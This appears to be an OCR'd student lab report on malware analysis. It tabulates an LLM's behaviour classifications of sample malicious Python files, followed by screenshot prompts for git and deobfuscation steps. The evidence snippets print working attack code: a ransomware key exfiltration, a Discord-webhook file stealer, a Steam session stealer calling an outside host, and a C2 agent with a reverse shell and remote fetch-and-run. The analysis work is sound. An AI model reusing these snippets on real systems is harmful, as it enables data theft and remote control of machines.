| src/p2.py | data_exfiltration | 1.0 | Defines SendData() to send a generated ID, the encryption key, a timestamp, and a decrypt status to an external URL using an HTTP POST request. | def SendData(decrypted):\n now = datetime.now()\n date = now.strftime("%d/%m/%Y %H:%M:%S")\n\n data = f'[{digits}, {key}, "{date}", "{decrypted}"]'\n\n requests.post(url, data)\n\n# Calls to SendData:\n# SendData('false') # In StartRansom()\n# SendData('true') # In DECRYPT_FILE() |
| src/p2.py | file_creation | 1.0 | Creates a logs directory, writes digits.txt, path.txt, and cnt.txt, writes discovered file paths and identifiers, rewrites decrypted file contents, and | # Directory and file creation/writing:\n# In StartRansom() and __main__ block:\n os.mkdir("logs")\n f = open("logs/digits.txt", "w")\n f.write(str(digi |

| | | | | |
|---|---|---|---|---|
| | | | later deletes the logs directory. | ts))\n f.close()\n# In FindFiles():\n f = open("logs/path.txt", "w")\n #...\n f.write(TARGET+'\\n')\n f.close()\n f = open("logs/cnt.txt", "w")\n f.write(str(cnt))\n f.close()\n\n# File modification:\n# In DECRYPT_FILE().decrypt(filename):\n with open(filename, "wb") as file:\n file.write(decrypted_data)\n\n# File deletion:\n# In DECRYPT_FILE():\n shutil.rmtree(PATH+'/logs', ignore_errors=True) |
| src/p2.py | process_launching | 1.0 | The clear() method launches system commands to clear the terminal by invoking subprocess.call(...) and os.system(...). | def clear(self):\n subprocess.call('cls' if os.name == 'nt' else 'clear', shell=False)\n os.system('cls' if os.name == 'nt' else 'clear') |

| | | | | |
|---|---|---|---|---|
| src/p2.py | env_variable_access | 1.0 | Reads local system and environment context through os.getlogin(), os.getcwd(), and os.name to identify the user, working directory, and platform behavior. | class ransom0:\n\n username = os.getlogin()\n PATH = os.getcwd()\n\n # ...\n\n def clear(self):\n subprocess.call ('cls' if os.name == 'nt' else 'clear', shell=False)\n os.system('cls' if os.name == 'nt' else 'clear') |

**3. Create a table of the code_snippet returned for each that the LLM identifies as evidence**

| File | Behavior Marked True | Confidence | Evidence Summary | code_snippet |
|---|---|---|---|---|
| src/p3.py | data_exfiltration | 1.0 | Establishes a TCP socket connection to the host and port from config.json, waits for commands, and when it receives "sysinfo", gathers system details and sends that JSON data back to the remote server. | client = socket() client.connect( (host, port)) # ... elif command == "sysinfo": client.send(get _system_info() .encode()) |

**4. Create a table of the code_snippet returned for each that the LLM identifies as evidence**

| File | Behavior Marked True | Confidence | Evidence Summary | code_snippet |
|---|---|---|---|---|
| src/p4.py | data_exfiltration | 1.0 | Sends outbound HTTP POST requests to a hardcoded Discord webhook URL. It first posts file path metadata as a message, then opens allowed files in binary mode and uploads their contents to the same webhook, which is a direct off-machine exfiltration path. | def send_discord_message(message):\n headers = {\n "Content-Type": "application/json"\n }\n data = {\n "content": message\n }\n try:\n response = requests.post( DISCORD_WEBHOOK_URL, json=data, headers=headers)\n # ...\n\ndef upload_files_in_directory(directory_path):\n for file_path in Path(directory_path).iterdir():\n if file_path.is_file() and is_file_allowed(file_path):\n message = f"New file found: {file_path}"\n if send_discord_ |

| | | | | |
|---|---|---|---|---|
| | | | | message(message):\n with open(file_path, "rb") as file:\n response = requests.post(DISCORD_WEBHOOK_URL, files={"file": file})\n # ...\n |

**5. Create a table of the code_snippet returned for each that the LLM identifies as evidence**

| File | Behavior Marked True | Confidence | Evidence Summary | code_snippet |
|---|---|---|---|---|
| src/p5.py | data_exfiltration | 1.0 | The script first retrieves a C2 destination from https://mehmetaliii.pythonanywhere.com/webzuhurt. It then sends a POST request to that retrieved hook URL, uploading a ZIP file named steam_session.zip that contains potentially sensitive Steam configuration and session files such as | hook = base64.b64decode(requests.get("https://mehmetaliii.pythonanywhere.com/webzuhurt").text).decode()<br>...<br>file = {"file": open(f"{os.environ['TEMP']}\\steam_session.zip", "rb")}<br>r = requests.post(hook, files=file) |

| | | | | |
|---|---|---|---|---|
| | | | ssfn. This reflects a clear off-machine data transfer. | |
| src/p5.py | file_creation | 1.0 | The script creates a ZIP file named steam_session.zip in the user's temporary directory through os.environ['TEMP']. It then fills that archive with data from the Steam config directory and ssfn files. After exfiltration, it attempts to remove the created archive with os.remove(). | with zipfile.ZipFile(f"{os.environ['TEMP']}\\steam_session.zip",'w',zipfile.ZIP_DEFLATED) as zp:<br>steam(steam_path+"\\config",ssfn,zp)<br>...<br>os.remove(f"{os.environ['TEMP']}\\steam_session.zip") |
| src/p5.py | env_variable_access | 1.0 | The script accesses two environment variables: PROGRAMFILES(X86) to locate the Steam installation path, and TEMP to choose where the temporary steam_session.zip archive will be written. | if os.path.exists(os.environ["PROGRAMFILES(X86)"]+"\\steam"):<br>...<br>with zipfile.ZipFile(f"{os.environ['TEMP']}\\steam_session.zip",'w',zipfile.ZIP_DEFLATED) as zp: |

**6. Create a table of the code_snippet returned for each that the LLM identifies as evidence**

| File | Behavior Marked True | Confidence | Evidence Summary | code_snippet |
|---|---|---|---|---|
| src/p6.py | data_exfiltration | 1.0 | Connects to a hardcoded external URL, sends host metadata to /connect, polls /tasks/{name} for instructions, returns task results to /finish/{name}, supports reverse-shell traffic, and can read local files for outbound transfer during the download task. | URL = "https://1.2.3.4:5678/"<br>...<br>data = {<br>"address": socket.gethostbyname(socket.gethostname()),<br>"hostname": sp.getoutput("hostname"),<br>"os": sp.getoutput("uname").lower(),<br>"architecture": sp.getoutput("uname -m"),<br>"user": sp.getoutput("whoami"),<br>"admin": os.getuid() == 0,<br>"stager": 1234,<br>}<br>name = r.post(f"{URL}/connect", json=data, verify=False).json()["name"]<br>...<br>tasks = r.get(URL + "/tasks/" + |

| | | | | |
|---|---|---|---|---|
| | | | | name, verify=False) ... res = r.post(URL + "/finish/" + name, json=data, verify=False) ... def reverse_shell(address: str, port: int): s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect((address, int(port))) os.dup2(s.fileno(), 0) os.dup2(s.fileno(), 1) os.dup2(s.fileno(), 2) sp.call(["/bin/sh", "-i"]) ... elif task["type"] == "download": try: with open(task["args"]["target_path"], "rb") as f: data["output"] = base64.b64encode(f.read()).decode() |

| | | | | |
|---|---|---|---|---|
| | | | | ...<br>module = r.get(URL + "/module/", params={"path": task["args"]["path"]}, verify=False).json()<br>module_content = r.get(URL + "/module/download", params={"name": task["name"]}, verify=False).content |
| src/p6.py | file_creation | 0.9 | Creates or overwrites files when downloading task payloads, writes temporary module files such as /tmp/data.bak and /tmp/save_dat01 before execution, and then attempts cleanup afterward. | def download_file(task_name: str, file_path: str):<br>with open(file_path, "wb") as f:<br>f.write(r.get(URL+"download/"+task_name, verify=False).content)<br>...<br>elif task["type"] == "upload":<br>try:<br>download_file(task["name"], task["args"]["target_path"])<br>...<br>elif code_type |


| | | | | |
|---|---|---|---|---|
| | | | | == "compiled":<br>with<br>open("/tmp/data.bak", "wb")<br>as f:<br>f.write(module_content)<br>...<br>os.rm("/tmp/data.bak")<br>...<br>elif<br>module["language"] ==<br>"python":<br>...<br>elif<br>execution_method ==<br>"external":<br>with<br>open("/tmp/save_dat01",<br>"wb") as f:<br>f.write(module_content)<br>sp.Popen(["python3",<br>"/tmp/save_dat01"])<br>...<br>os.rm("/tmp/save_dat01")<br>...<br>elif<br>module["language"] ==<br>"bash":<br>...<br>elif<br>execution_method ==<br>"external":<br>with<br>open("/tmp/sa |

| | | | | |
|---|---|---|---|---|
| | | | | ve_dat01", "wb") as f: f.write(module_content) sp.Popen(["bash", "/tmp/save_dat01"]) ... os.rm("/tmp/save_dat01") |
| src/p6.py | process_launching | 1.0 | Launches system commands and child execution paths throughout the script: host reconnaissance with sp.getoutput, interactive shell spawning in reverse_shell, remote command execution, directory listing, shellcode execution through bash, threaded and process-based launches, exec() for Python modules, and external execution through sp.Popen. | data = { "hostname": sp.getoutput("hostname"), "os": sp.getoutput("uname").lower(), "architecture": sp.getoutput("uname -m"), "user": sp.getoutput("whoami"), } ... def reverse_shell(address: str, port: int): ... sp.call(["/bin/sh", "-i"]) ... elif task["type"] == "rce": data["output"] = sp.getoutput(task["args"]["cmd"]) elif |

| | | | | |
|---|---|---|---|---|
| | | | | task["type"] == "dir": data["output"] = sp.getoutput("ls " + task["args"]["dir"]) elif task["type"] == "reverse-shell": multiprocessing.Process(target=reverse_shell, args=( task["args"]["address"], task["args"]["port"])).start() ... elif code_type == "shellcode": ` data["output"] = sp.getoutput(" echo " + module_content.decode() + " |


## *Step 8. Repository analysis via git (2)*

### 1. Take a screenshot of the hash of the last commit that includes your OdinId




## *Step 9. Repository analysis via git (3)*

### 1. Take a screenshot of the files that have been flagged as malicious that includes your OdinId





## *Step 10. Repository analysis via git (4)*

### 1. Take a screenshot of the problematic files that have been added that includes your OdinId




## *Step 11. Python deobfuscation*


### 1. Take a screenshot of the results that includes your OdinId




### 2. Take a screenshot of the results that includes your OdinId




### 3. Take a screenshot of the results that includes your OdinId





## *Step 12. Python deobfuscation (2)*


### 1. Take a screenshot of the results that includes your OdinId



## 2. Take a screenshot of the results that includes your OdinId




## 3. Take a screenshot of the results that includes your OdinId. Is the LLM correct?




- Yes, the LLM is correct since it identifies the behavior as remote code loader behavior

